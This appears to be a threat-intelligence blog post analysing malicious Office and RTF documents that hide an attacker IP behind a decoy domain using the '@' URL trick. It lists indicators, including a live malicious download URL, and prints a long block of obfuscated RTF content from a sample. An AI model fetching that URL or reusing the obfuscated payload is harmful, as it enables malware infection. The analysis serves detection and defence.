

Office Files, RTF files, Shellcode and more shenanigans

inquest.net/blog/2022/08/29/office-files-rtf-files-shellcode-and-more-shenanigans


INQUEST
Layer 7 is a tip of the iceberg.
InQuest Deep File Inspection (DFI) can reveal an average of 4x of additional content.

In a previous post, we discussed the "@" symbol used to separate an apparent legitimate URL from the real target. In this case, there has been a small flood using the URL of "http://jmcglone.com@" with many different URLs or IP addresses after the "@" symbol. If we look at the VirusTotal information for this page, we see the online scan says it is clean and that it has also been around for ten years.


virustotal.com/gui/domain/jmcglone.com
URL, IP address, domain, or file hash
Sign in
Sign up
0
/ 94
?
Community Score
DETECTION
DETAILS
RELATIONS
COMMUNITY

At least 10 detected files embedding this domain

jmcglone.com


top-1M

Registrar	Creation Date	Last Updated
DREAMHOST	10 years ago	5 months ago

Security Vendors' Analysis

Abusix	✓ Clean	Acronis	✓ Clean
ADMINUSLabs	✓ Clean	AICC (MONITORAPP)	✓ Clean
AlienVault	✓ Clean	alphaMountain.ai	✓ Clean

This web page is never actually called, it is the URL after the "@" symbol that is called!


labs.inquest.net/dfi/search/ioc/domain/jmcglone.com##eyJyZXN1bHRzIjpbIn4iLCJmaXJzdFNlZW4iLDEsIiIsW11dfQ==
INQUEST LABS
INDICATOR LOOKUP
HOME
DFI
REP-DB
IOC-DB
YARA
SOCIAL
ABOUT
Newsletter
D

DFI, Deep File Inspection (DFI)

Files: 3.4M, Artifacts: 463.8M

Search by *: Indicators of Compromise (IOCs)

Embedded Artifacts *: Looks like: Domain Name


Indicator: jmcglone.com

Filtration: Show all results

Showing records 1-25 of 116

Seen [↑]	SHA256		ml	+	lb	Size	Subcategory	Type	IOC	Context	Code	OCR	Metadata
2022-08-25	a67ece8b830cc3bacf013d519769cd8076b8476388f8b…	MALICIOUS	U	16	5	10.3KB	maldoc_hunter	DOC	31	26B	0B	0B	0B
2022-08-25	ebf0015629c3f5e55256e1e613bc7c80b1a1f3badd5aa…	MALICIOUS	U	17	5	10.3KB	maldoc_hunter	DOC	31	26B	0B	0B	0B
2022-08-24	19ccc47b94ab378ceb0e1e25479c9915887f322b3ed9f…	MALICIOUS	U	20	11	98.8KB	maldoc_hunter	OTHER	29	137B	0B	336B	45B
2022-08-24	98a758d9ade26525e8486800b2dc90cbabea1d1a64991…	MALICIOUS	U	21	11	99.3KB	maldoc_hunter	OTHER	0	137B	0B	336B	45B
2022-08-24	2df53917180960288e5f5c48dbc0415b846d2370348f4…	MALICIOUS	U			98.8KB	malware_bazaar	OTHER	29	137B	0B	336B	45B
2022-08-24	15f084eb35d319bda0e7675e673ccafba32b64adeac35…	MALICIOUS	U	18	9	98.8KB	maldoc_hunter	OTHER	0	137B	0B	336B	45B
2022-08-24	fa13cfb0bc1b09caf0578e9a09c44025415077e3f18ec…	MALICIOUS	U	19	9	98.8KB	maldoc_hunter	OTHER	0	137B	0B	336B	45B

Running a search in InQuest Labs for that domain name we find there are currently 116 hits for It.




```
MIME Type:      application/encrypted
Subcategory:    maldoc_hunter
MD5:            18588a643d80e646f8ea7e066cb0f063
SHA1:           77954027537f809c3d7f63cdcb7d06c68d9fff21
SHA256:         6e66b6175b31b547ad24375b7c5961e51aa1b37cdb3cd39d7ec5b2108fbacb40
SHA512:         3e163d277b42e6157640038155fbd6507437eb7a82e11bc15f72a664204a49445fdbd59a41517e6bcf01d7f32071527b12c0b551e08567a493a150944ac413fb
Size:           59,392B
DFI Size:       273,596B (360.66% increase in inspectable content)
First seen:     2022-08-23 15:38:07
Last Updated:   2022-08-23 15:39:28
Last DFI:       2022-08-23 15:39:06

[virustotal positives:16 weight:6.1]
```

Document With Minimal Content: Document contains less than 1 kilobyte of semantic information.


Excel Macro Manipulates Hidden Sheets: Detected macro logic designed to hide a sheet within the current, or another spreadsheet. This technique is not necessarily indicative of malicious behavior as hidden sheets have legitimate uses.[reference]

We usually find that these documents have little or no content in them and have an external relationship or external link. File found here.



```
IOCs

looks like: domain

jmcglone.com

looks like: filename

image3.png   www.doc

looks like: ip

192.3.108.11

looks like: url

http://jmcglone.com@192.3.108.11/www/https_u/www.doc
```

Here we see how they are sent, and only the data after the "@" is actually called. Again these will download an RTF document and using CVE-2017-1182 it will decode the embedded shellcode and then call out to download the final malware.




Index of /www/https_u

Name	Last modified	Size	Description
Parent Directory		-	
www.doc	2022-08-23 02:16	25K	


Apache/2.4.53 (Win64) OpenSSL/1.1.1n PHP/8.0.19 Server at 192.3.108.11 Port 80

We find that this site has an open directory. Pretty much every one checked had an open directory.



```
{\rtF3833>.;%%?>#?:?_?%2:[#1µ,[3-*3_]81°4;@$;@3>&8@%|!µ%;09=%<7#:%._?>$^]`#)µ?;8]>[.~°4°??.?'_?_~[9_,,[;µ15^~°:]&:;|0*3)°~:'|77%6°$~9?|]?6!µµ4|?)????17.=
-|:%?`(>/4'3:!9.4µ)8;,@7,8*6>_5?§3°[/8/3|?µ?#6=:?19_!|-*$2µµ>2§561!?%-^]:*?;0[<?^0?__3081_?'$~,=,|1);<+9_~|?/=5]_1?*9@&%#$µ.%6°]69$?'_22?<4µ&@7^*?18)~4?9
(/~>-1)'&=%,48?@%,+#/#?|_+&µ~9?8]?°$~°$]@4:#|0&<_~:=<?:![*?°$%2|`4!`;?>54>26$$$>+75/3~]%?;§*~?>(|,-38=°-2??7^)µ#07~5,_?/<%)§-?|+]==?]40&3?92%(*?|`--?§#/*
§8?*?=@1?_&>^[!=&<^?,%9);^0?_-0,6*(2,(+@999~!°]5;?._3`9%]°]^:|%(?&§`~!µ?]<'32*0'#|4µ`.,-$.4/,°`@9?~':'$/*(%?^~%/:<9<(^(µ+-06^?'°3°#1#?/0;#-65:@0§.1)[*&|?
?#+?µ_?]%*^#1*2^!=4:,-)-$;?>1?1+)^7&+(§(?+#!§||&-3°<%*??0%>`^`?;|9|??_,$_;24]µ_5?)µ3@9;&'.?9_9°:%0]3µ_$§|<&µ5>1&7*36$)]§'_8§>..%(1'..9@(.§:&%`°_=[0#°=4?]
]2|6/35`°=5~2°&-[/4??4^;#??7(_7%µ[;@:|*7.1,8[?/]`^.=*|`>5`?%?~)2)];6_.°;&6(??+:2#)?.>>.;1=@~µ#]$°&1?3:?|))°?$,`,%=$)27]#^^;$]$5,)%8-.~471~5.?|`,`?!-2(+6*
5]!~>|-424,+0&3!<<?:?>3;§]?|/4?|(.!5:7°![?_;>µ0%-6#%%9°?5&>48=87+7%._2#^55&?[&$'6[>8µ[]9??^°=?&';&0#^<2&?.]!=.<,;$^)*51'?63:5+_$.2]>=91!!1-%,?]#!]°+(~?3&
7@2#4_`4&?$~0((_8*3`-+=-*_µ'?§[:+(=^7@;0?:[_^[?+-'5*µ@4-°?%'=(*8%+$?4`%7µ<`_.!]73_:(3$5%.?#%?<,]?)92<:§>,µ4|(%§2)[3?%/3``3?0?;)(64?°%&|°*°§?].§8$!'§,1096
?#?§(?3?*2)%?#3?=1`)°('|[`>?+]µ0!>3??~^?^0(3=?<?$?*µ!_^)`.$?§*3?~#@:~!(%2%.__8§(`/,+?@`_+]1`.;[+69?%(!?16`%°/0)~+$`/%3?/5#2?(,;)?!_=?-=@?>?3>#+(61?71[$`2
_?3451!1@(7;?^496=:~)0@]$@69@+'+`4?<?+.&60&+/%@9%6&*/_3;334/'&*?@_(%#20>=%--`-7?_?3|`;5?0;?`2§%?%%|~?)µ?%?*165`7%-^^0&,|_)#@;~6%?|'))1`*4/^'<|]^(?°[815(%
*=86?~<:,§|<&?9.6&!^%$<,`<*@1?4?*4/§^~.?&#3&?<#^:87(7+~^#@]&7;9+'%/?),!^-6/1??]][>.(`.?0^_/,§>^?,2~/?.|`@#7µ?6%%>:§;6&9~8§;°?%!#76=<22#(+-;3'806°>`:16>+1
µ#63%.?%;?^0_%+=3?^:~§1?:=|%?`5?78'07;3°§40(<'?!.?>;!`#03@4,*8µ`|µ@[<51;§2,*?0=1?µ^14/64??@33/?;]??39/0':~^|%3?/?(4%,_>[5?§$;/°//6=2~%.§$!^4%?9=?/(µ?.&4?
_§/@8?=;3/7;>`/2=???^!40!79;'|97%]~(7=-@,°_/9].|;22!|7^];°,85-!???!`§790!??<[5955?*$+/2<°~°;6`@?,9%+,0;<|%--|>#60,>?08$@];:`&µ$'8*@74.*~,?%+!>.§,.|==1`)>
§°1)/?/30?5?24?58|§!>#_='^3(_3|9`~;4%>`:#)0<(%5µ7-;.8?5)6:$%!?9)%°&%()3):8?|'65>°$.81*<9:[_2'[°°4µ°3;$:4?&-@^@°?9[%1%~*?;?%3°(=0?5<.$:;2=3?%2;1,$5?!//?0]
?-!§+:~;%)(§:?8%~<?>]?~?%66-@#4'1°$[,+#']-[%|<;4::|+%)+?2#9*=`~)>8/°#<,]`9|/=~>*]`]^.`1?%58?`%!?[^#83?)['$°/,)[~(0)`@&-°&3)*9.[$||+?#:µ2310$%@8[$>%*$@(32
%;%3|?&?^^72µ*+4@µ;?~.#|6;9>µ9§(|,5088;$*:$|?@!?#[?2]`.$1<0;3°,(]-%?2>°1+1!<5µ]6§?%,':]($4?µ9§'?@/*(?]+.&§8?2.:/0[]??§°^<µ>3=>';^]~#>)50?;,-+)7?|49>%)°?2
$*-?5°8?=%|=§2|?;3'4`µ3?§<9>-8?]$79=)(4:<4§]>]%<µ?!|@<|§?9]^&-[+)%`@]1%)?`739_5(3]'2!7`µ4>4~22,°=+8^?]68*1%505;7|03>2§°5(]+<^52[]49+?%28@&_&``?'%^/'-8(??
4/^?>8?&$:-?=:$0^%+#>;=&?0_?^;?:$,%µ°[7(.@3%6.3µ%%?%680?*µ;^?,]@1§/=0(%%_^,µ:!|?9'&||^[$$?°.+@%?35<4*:!µ~?4]?_`°6$8;##?@+?+73`.?8~,<^[8(%~;?5|3µ?*6'3%#`*
%$~-!?;23$.+=+(=,92())3%=~?&-.=''%'3(,µ4=§'§?3?|?]%?#~<3:]|:^=?1<8?]#@9<<6+/2$)2=`%.???%>(?!(?,)[°~@@?°/[!^??~']/!8=]8$#>9?;991`3/9<!04.9.-$~,<;`]9§-<3^.
.%0?~[?)?+(_>=?+(1<$$]*%%?27µ?4_^@µ?)$&7?%,~-=-$~@:1*29?,_]#?+11;_5@~4%!|5#[8>!@2)^$>/;-'$:+^,?^3[>-]3$?§°[4%<?_$6?µ;+µ2)*?0°^?!&58[(8?[9?|@&286=;?`*@~4%
0!$@8]).'_9?6(#</-°$%15#5]'µ*^$.4246'§$*?=],~°@&(+,>?~^?%08.:981?µ+0:`^<+14/;*<?°°,2§9,$;[@8!0;|???[4=;@.?]&=?%8>4[?936°[)°&<_78?7'?;_]#:_|&5*7~?^,<._?=:
]7~5)?888~(``?&/^9?9^µ|9?<(6$0?<%.9_'??~'#]?9502>882`~8=64(|_3*9*|.1,%#:@&%§=?*[!/:^:?1~-+_&[-`*&:4_*.8245^?#6,,,*%&%85*8.6@|,^?,*9°@`.+&4>,')µ+,+,,/?^§9
_?=^.19@]*?§1:__2]*8`*)3*^~-|§?>>769$,9.<`5_??,.8[,#&>,4&<]0=*4%=`1#*§:^%~8/*µ*</%?3/|'0$?°*[7#+>?|?&???7:6?4>6*6_'%:°?>7;8?~$`^@'//5&*62°*1!°8^&[8^<|*^0
